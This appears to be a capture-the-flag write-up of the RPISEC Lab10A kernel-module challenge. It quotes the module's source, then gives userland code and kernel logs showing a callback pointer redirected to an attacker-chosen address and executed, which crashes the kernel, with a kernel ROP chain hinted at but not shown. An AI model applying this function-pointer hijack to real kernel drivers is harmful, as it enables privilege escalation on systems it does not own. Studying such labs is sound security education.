
# RPISEC Lab10A Writeup


## Setup and Source Code Analysis

- We start with a simple skeleton script to communicate with the device (after building and inserting the module as normal).
- From the source code of lab10A.c, we can see there are 5 “ioctls”:



```
static ssize_t pwn_write(struct file* file, const char * buf, size_t count, loff_t *ppos)
{ // This is how you configure uTables

    if (buf[0] == '\x01') { // Now you know you're talking to this thing :)
        printk(KERN_INFO "The flag is in /root/flag\n");
    }

    if (buf[0] == '\x02') { // Add a disallow filter
        printk(KERN_INFO "[uTables] Adding new disallow filter\n");
        printk(KERN_INFO "PR: %u", buf[1]);
        add_dfilter( (struct disallow_filter *) &(buf[1]));
    }

    if (buf[0] == '\x03') { // Add a callback filter
        printk(KERN_INFO "[uTables] Adding a new callback filter\n");
        add_cfilter( (struct callback_filter *) &(buf[1]));
    }

    if (buf[0] == '\x04') { // Modify a callback function
        printk(KERN_INFO "[uTables] Modifying a callback\n");
        modify_callback((void *) &(buf[4]));
    }

    if (buf[0] == '\x05') { // Emulate a Packet arriving in the kernel.
        printk(KERN_INFO "[uTables] Emulating a packet arriving\n");
        emulate_packet( (int) (buf[1]));

```


- Some of these require us to pass custom structures to the device, these are defined as:



```
typedef struct disallow_filter {
    unsigned int pr_num;
    unsigned int port;
    unsigned int id;
    struct disallow_filter * next;
    struct disallow_filter * prev;
}d;

typedef struct callback_filter {
    unsigned int pr_num;
    unsigned int id;

    void (*callback)(struct callback_filter *);
    struct callback_filter * next;
    struct callback_filter * prev;
}c;
```

- As we can see, we have two doubly linked lists, the more interesting structure is the callback_filter, which contains a function pointer.
- We add the following code to our code to quickly test the devices mock ioctl's.


```
#define FLAG_LOCATION 0x01
#define ADD_DISALLOW_FILTER 0x02
#define ADD_CALLBACK_FILTER 0x03
#define MODIFY_CALLBACK 0x04
#define EMULATE_PACKET 0x05
[…snip…]

/* TEST */
write(device, FLAG_LOCATION, 1);
write(device, ADD_DISALLOW_FILTER, 1);
write(device, ADD_CALLBACK_FILTER, 1);
write(device, MODIFY_CALLBACK, 1);
write(device, EMULATE_PACKET, 1);
```



```
[ 2484.897579] [uTables] Got a packet!
[ 2484.898831] The flag is in /root/flag
[ 2484.898969] [uTables] Adding new disallow filter
[ 2484.899103] PR: 0PR NUM: 67109632
[ 2484.899247] New Filter At Address: f380b360
[ 2484.899265] New Filter Protocol: 67109632
[ 2484.899562] New Filter Port: 1280
[ 2484.899739] New Filter ID: 453050368
[ 2484.899909] [uTables] Adding a new callback filter
[ 2484.900092] [uTables] Adding a callback filter
[ 2484.900280] New Filter At Address: f380b540
[ 2484.900478] New Filter Protocol: 83887104
[ 2484.900682] New Filter ID: 0
[ 2484.900901] New Filter Callback @: f83700c0
[ 2484.901118] New Filter NEXT:   (null)
[ 2484.901338] New Filter PREV: c0150b60
[ 2484.901563] [uTables] Modifying a callback
[ 2484.901813] Addr: 674956059
[ 2484.902053] ID: 16777216
[ 2484.902295] [ERROR] Userspace Address detected!
[ 2484.902559] [uTables] Emulating a packet arriving
[ 2484.902860] [uTables] Emulating Protocol: 0
```

- Now we need to look at what ioctl's we want to use, and see if there's any vulnerabilities we could leverage.


## Add Callback Filter



```c
int add_cfilter(struct callback_filter * filt) {
/*
    Add a callback filter to uTables.
*/
    struct callback_filter * nfilter, *walker;
    printk("[uTables] Adding a callback filter\n");

    nfilter = kmalloc(sizeof(struct callback_filter), GFP_KERNEL);
    nfilter->pr_num = filt->pr_num;
    nfilter->id = filt->id;
    nfilter->callback = default_callback;
    nfilter->next = 0;

    walker = cfilter_head;
    while(walker->next != 0) {
        walker = walker->next;
    }
    walker->next = nfilter;
    nfilter->prev = walker;

    printk(KERN_INFO "New Filter At Address: %p\n", nfilter);
    printk(KERN_INFO "New Filter Protocol: %u\n", nfilter->pr_num);
    printk(KERN_INFO "New Filter ID: %u\n", nfilter->id);
    printk(KERN_INFO "New Filter Callback @: %p\n", nfilter->callback);
    printk(KERN_INFO "New Filter NEXT: %p\n", nfilter->next);
    printk(KERN_INFO "New Filter PREV: %p\n", nfilter->prev);

    return 0;

}
```


- This function allows us to add our own callback filter to the doubly linked list. All it does is take our buffer+1, cast it as a callback_filter pointer, creates memory on the kernel heap for a new structure and then copies the data over.
- What's important here is that we can specify the pr_num and id, which will be useful later.
- We can add a callback_filter by adding the following code:

```
callback_filter *my_cb_filter = (callback_filter *)\
                                malloc(sizeof(callback_filter));

my_cb_filter->pr_num = 0x13;
my_cb_filter->id = 1337;

buff[0] = ADD_CALLBACK_FILTER;
memcpy(buff+1, my_cb_filter, sizeof(callback_filter));

write(device, buff, strlen(buff));
```



```
[ 6270.680880] [uTables] Adding a new callback filter
[ 6270.681249] [uTables] Adding a callback filter bffff45d
[ 6270.682101] New Filter At Address: f380bf40
[ 6270.682446] New Filter Protocol: 19
[ 6270.682785] New Filter ID: 1337
[ 6270.683270] [uTables] Got a packet!
[ 6270.683716] New Filter Callback @: f83700c0
[ 6270.684155] New Filter NEXT:   (null)
[ 6270.684559] New Filter PREV: f380b4a0
```

Modify Callback




```
int modify_callback(void * data) {
/*
    Apart from the default Callback, you may load
    additional kernel modules and use their functions
    as callback routines from the filtering hook here.
*/
    struct callback_filter * walker;
    unsigned int addr;
    unsigned int cid;

    memcpy(&cid, data, 4);
    memcpy(&addr, data + 4, 4);
    printk(KERN_INFO "Addr: %u\n", addr);
    printk(KERN_INFO "ID: %u\n", cid);

    if (addr < 0xc0000000) {
        printk(KERN_INFO "[ERROR] Userspace Address detected!\n");
        return -1;
    }

    walker = cfilter_head;
    while (walker != 0) {
        if (walker->id == cid) {
            break;
        }
        walker = walker->next;
    }
    if (walker) {
        walker->callback = addr;
        printk(KERN_INFO "Updated Filter ID: %u Callback to : %u\n",walker->id, walker->callback);
    }
    else {
        printk(KERN_INFO "Could not find Filter with ID: %u\n",walker->id);
        return -1;
```

- The next interesting section of code is this function. It handily allows us to specify a callback_filter by id, and then give it a new callback function pointer to call. Note that the if statement prevents us from specifying user space addresses (those below 0xc0000000).


- This does mean however we can give it any kernel space function to call (or more importantly, a rop gadget in kernel space, more on that later….).
- We trigger this code path as follows:

```
buff[0] = MODIFY_CALLBACK;

void *addr = (void *)0xcafebabe;
void *id = (void *)0x00000539;

memcpy(buff+4, &id, 4);
memcpy(buff+4+4, &addr, 4);
write(device, buff, strlen(buff));
```



```
[ 6556.828488] [uTables] Modifying a callback
[ 6556.828834] Addr: cafebabe
[ 6556.829039] ID: 00000539
[ 6556.829248] Updated Filter ID: 1337 Callback to : 3405691582
```


Emulate Packet




```
void emulate_packet(int pnum) {
    struct disallow_filter * walkera;
    struct callback_filter * walkerb;
    printk(KERN_INFO "[uTables] Emulating Protocol: %d\n", pnum);


    walkera = dfilter_head;
    walkerb = cfilter_head;

    while(walkerb != 0)  {
        if(walkerb->pr_num == pnum) {
            break;
        }
        walkerb = walkerb->next;
    }
    if (walkerb) {
        printk(KERN_INFO "Found callback filter!\n");
        walkerb->callback(walkerb);
        return;
    }

    while(walkera != 0) {
        if (walkera->pr_num == pnum) {
            break;
        }
        walkera = walkera->next;
    }
    if (walkera) {
        printk(KERN_INFO "[uTables] Caught a disallowed Packet!\n");
        return;
    }
    return;
}
```

- Now we have a way of specifying what happens when a certain packet is caught, it would be nice to have some way of controlling when that happens (mainly we don't want arbitrary packets triggering our code path).
- Luckily, the guys @RPISEC were nice enough to implement the emulate_packet function as above. This function taskes as input a protocol number to emulate, walks the doubly linked list of callback and disallow filters, and if it finds a filter that handles that protocol, calls its callback and then drops the packet (if there is also a disallow filter).
- So if we pass this function the protocol number of the callback_filter we just created, it should call the function pointer we gave (0xcafebabe).
- We use the following code:

```
buff[0] = EMULATE_PACKET;

buff[1] = 0x13;
write(device, buff, strlen(buff));
```



```
[ 6861.440270] [uTables] Adding a new callback filter
[ 6861.440637] [uTables] Adding a callback filter bffff45d
[ 6861.440783] New Filter At Address: f6aee760
[ 6861.440935] New Filter Protocol: 19
[ 6861.441089] New Filter ID: 1337
[ 6861.441247] New Filter Callback @: f83700c0
[ 6861.441415] New Filter NEXT:   (null)
[ 6861.441612] New Filter PREV: f6ac83a0
[ 6861.441792] [***] BUFF = \x04\x13
[ 6861.441973] [uTables] Modifying a callback
[ 6861.442167] Addr: cafebabe
[ 6861.442367] ID: 00000539
[ 6861.442591] Updated Filter ID: 1337 Callback to : 3405691582
[ 6861.442827] [***] BUFF = \x05\x13
[ 6861.443060] [uTables] Emulating a packet arriving
[ 6861.443312] [uTables] Emulating Protocol: 19
[ 6861.443656] Found callback filter! @ cafebabe
[ 6861.443942] kernel tried to execute NX-protected page - exploit attempt? (uid: 1000)
[ 6861.444246] BUG: unable to handle kernel paging request at cafebabe
[ 6861.444593] IP: [<cafebabe>] 0xcafebabe
[ 6861.444929] *pdpt = 000000001af3001 *pde = 800000000ae001e3
[ 6861.445283] Oops: 0011 [#16] SMP
```

